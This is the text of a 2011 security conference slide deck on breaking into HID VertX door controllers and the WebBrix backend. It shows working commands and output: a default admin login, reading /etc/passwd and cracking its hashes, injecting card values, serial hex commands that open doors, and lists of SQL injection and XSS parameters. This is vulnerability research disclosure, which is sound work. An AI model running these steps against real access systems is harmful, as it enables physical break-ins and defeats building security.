  - 5 IDs/Sec
  - With starting value
  - Or no-knowledge

Control via iPhone w/ Redpark Interface

Targeting the Controller

Our setup targets HID VertX V2000

- There are other controllers
- This is sometimes re-branded

Finding VertX Devices

- Discovery Protocol (UDP:4070)
  - VertX_Query.py - Provides Version, Model, etc…

```
occupy@urmom:/VertX$ ./VertX_Query.py -h 255.255.255.255 -m 01
VertX_Query.py - HID VertX Discovery and Query Tool
by brad antoniewicz
-----------------------------------

[+] Got Response
        Type:           VertXController - V2000
        Version:        2.2.7.18
        IP Address:     192.168.1.10
        MAC Address:    00:06:8E:02:0F:F4
```

- OR - Port scan, look for UDP 4070 and/or TCP 4050

Meeting the Controller

HID

15370 Barranca Parkway
Irvine, CA 92618
USA

VertX®

V100, V200, V300, V1000, and V2000

Installation Guide

3.1.1 Configuration GUI Login

The **Login** screen for that controller will display.

In the **User name** field, enter **admin** (leaving the **Password** field empty). Click **OK**.

```
occupy@urmom:/VertX$ nmap 192.168.1.10

Starting Nmap 5.51 ( http://nmap.org ) at 2011-12-03 12:06 PST
Nmap scan report for 192.168.1.10
Host is up (0.069s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
23/tcp  open  telnet
80/tcp  open  http

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

Getting Local Access

```
occupy@urmom:/VertX$ telnet 192.168.1.10
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^]'.

Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)

VertXController login: admin
Password:


BusyBox v1.00-rc3 (2007.02.27-17:05+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

[admin@VertXController /]14915$ cat /etc/passwd
root:$1$$uqbusDeGY2YWqg.T2S1100:0:0:Administrator:/:/bin/sh
nobody:*:99:99:Nobody:/:
modem1:$1$$Y9rDiTVKDBqOqyRvfJnpd/:500:503:Linux User,,,:/:/bin/sh
router1:$1$$8gZZvhvWWFKJ7whpMxbQn/:501:503:Linux User,,,:/:/bin/sh
admin:$1$$qRPK7m23GJusamGpoGLby/:502:504:Linux User,,,:/:/bin/sh
[admin@VertXController /]14915$
```

Undocumented root account with crappy password

```
occupy@urmom:~/john-1.7.8-jumbo-8/run$ ./john /VertX/vertx.passwd
Loaded 4 password hashes with no different salts (FreeBSD MD5 [32/3
router1          (router1)
modem1           (modem1)
                 (admin)
pass             (root)
guesses: 4  time: 0:00:00:03 DONE (Sat Dec  3 12:24:20 2011)  c/s:
Use the "--show" option to display all of the cracked passwords rel
```

AccessDB/IdentDB

```
[root@VertXController /mnt/data/config]17586# ls -tla AccessDB IdentDB
-rw-------    1 root     root           265 Aug 25 11:28 AccessDB
-rw-------    1 root     root           169 Aug 25 11:28 IdentDB
```

- Contain access rights
  - Populated by the Backend Server
  - Allowed Doors
  - Time Restrictions

Opening Doors pt 1

- VertX_CacheTool.c
  - Dump Data
  - Insert Values!

- Reading DBs:

```
./VertX_CacheTool -p
```

- Injecting Card Values:

```
./VertX_CacheTool -c 00263F9500 -r
```

Opening Doors pt 2

- Comes with Test tools: hwtestserial
  - Little serial debugging and command discovered!

- Door 1:

```
hwtestserial -d /dev/ttyS2 -b 38400 -p None -s 1 -v 100
   -txhex 80071230373444 3545
```

- Door2

```
hwtestserial -d /dev/ttyS2 -b 38400 -p None -s 1 -v 100
   -txhex 80071231373546 3646
```

Opening Doors pt 3

- WebUI!
  - Open door functionality exists via the WebUI.
  - root account is given permissions to WebUI

```
./VertX_WebOpen.py
```

Doors = Open via GET request :)

Moar Pwnage!

- WebUI
  - Command Injection!
    - Unintended
  - Undocumented root account works here too!
    - With Access You Can:
      - Open Doors
      - Force doors to stay locked
      - Force doors to stay unlocked
  - Oh ya, like all web servers, there's also a Resource Exhaustion DoS

Targeting the Backend

- AMT WebBrix
  - There are others

Controller - Backend Communication

- Plaintext Communication
  - Option to “Encrypt” but not default
  - Sniff Card Values!
- TCP Sequence Number Predictions
  - Open_sesame.py - By Ricky Lawshae – Defcon 17

Backend

- WebBrix
  - Runs on Windows
  - Installation sucks and breaks a lot
  - Default SQL install sets sa:no pass

  - Two Major Parts
    - Web UI – User Management/Logging
    - Services (TCP: 4070) – Interface to Controller

SQL Injection

- /webbrix/cardholders/cardholder.aspx
  - **Vuln Parameters:** UseRerrerURL, Mode, FilePhoto, AMTKey, txtZipCode, txtVehicleYear, txtVehiclePlate, txtVehicleModel, txtVehicleColor, txtSupervisor, txtStreetAddress, txtPhone, txtNotes, txtMiddleInitial, txtLastName, txtFirstName, txtFax, txtEmergency,txtEmail, txtDepartment, txtCustomF, txtCustomD, txtCustomB, txtCity, txtCellPhone, txtCardholderID

/webbrix/gateway/hardware/configurecontroller.aspx
Vuln Parameter: txtName
/WebBrix/Reports/Report.aspx
VulnParameter: ReportName
/webbrix/gateway/hardware/configurereader.aspx
Vuln Parameter: txtName

XSS

- /webbrix/gateway/hardware/configurecontroller.aspx
  - txtName
- /WebBrix/Main.aspx
  - page
- /webbrix/reports/runtimeparameters.aspx
  - VerticalPosition
  - ReportName
  - HorizontalPosition

Peach Fuzzer XMLs

- VertX_discovery.xml
  - Discovery Protocol – Data Model for Peach Fuzzer
- WebBrix_FromVertX.xml
  - Various messages data modeled for Peach Fuzzer

so hawt ->

?

github.com/brad-anton

Brad.Antoniewicz@foundstone.com

*many of the pics in this presentation were found on the internet – credit goes to images.google.com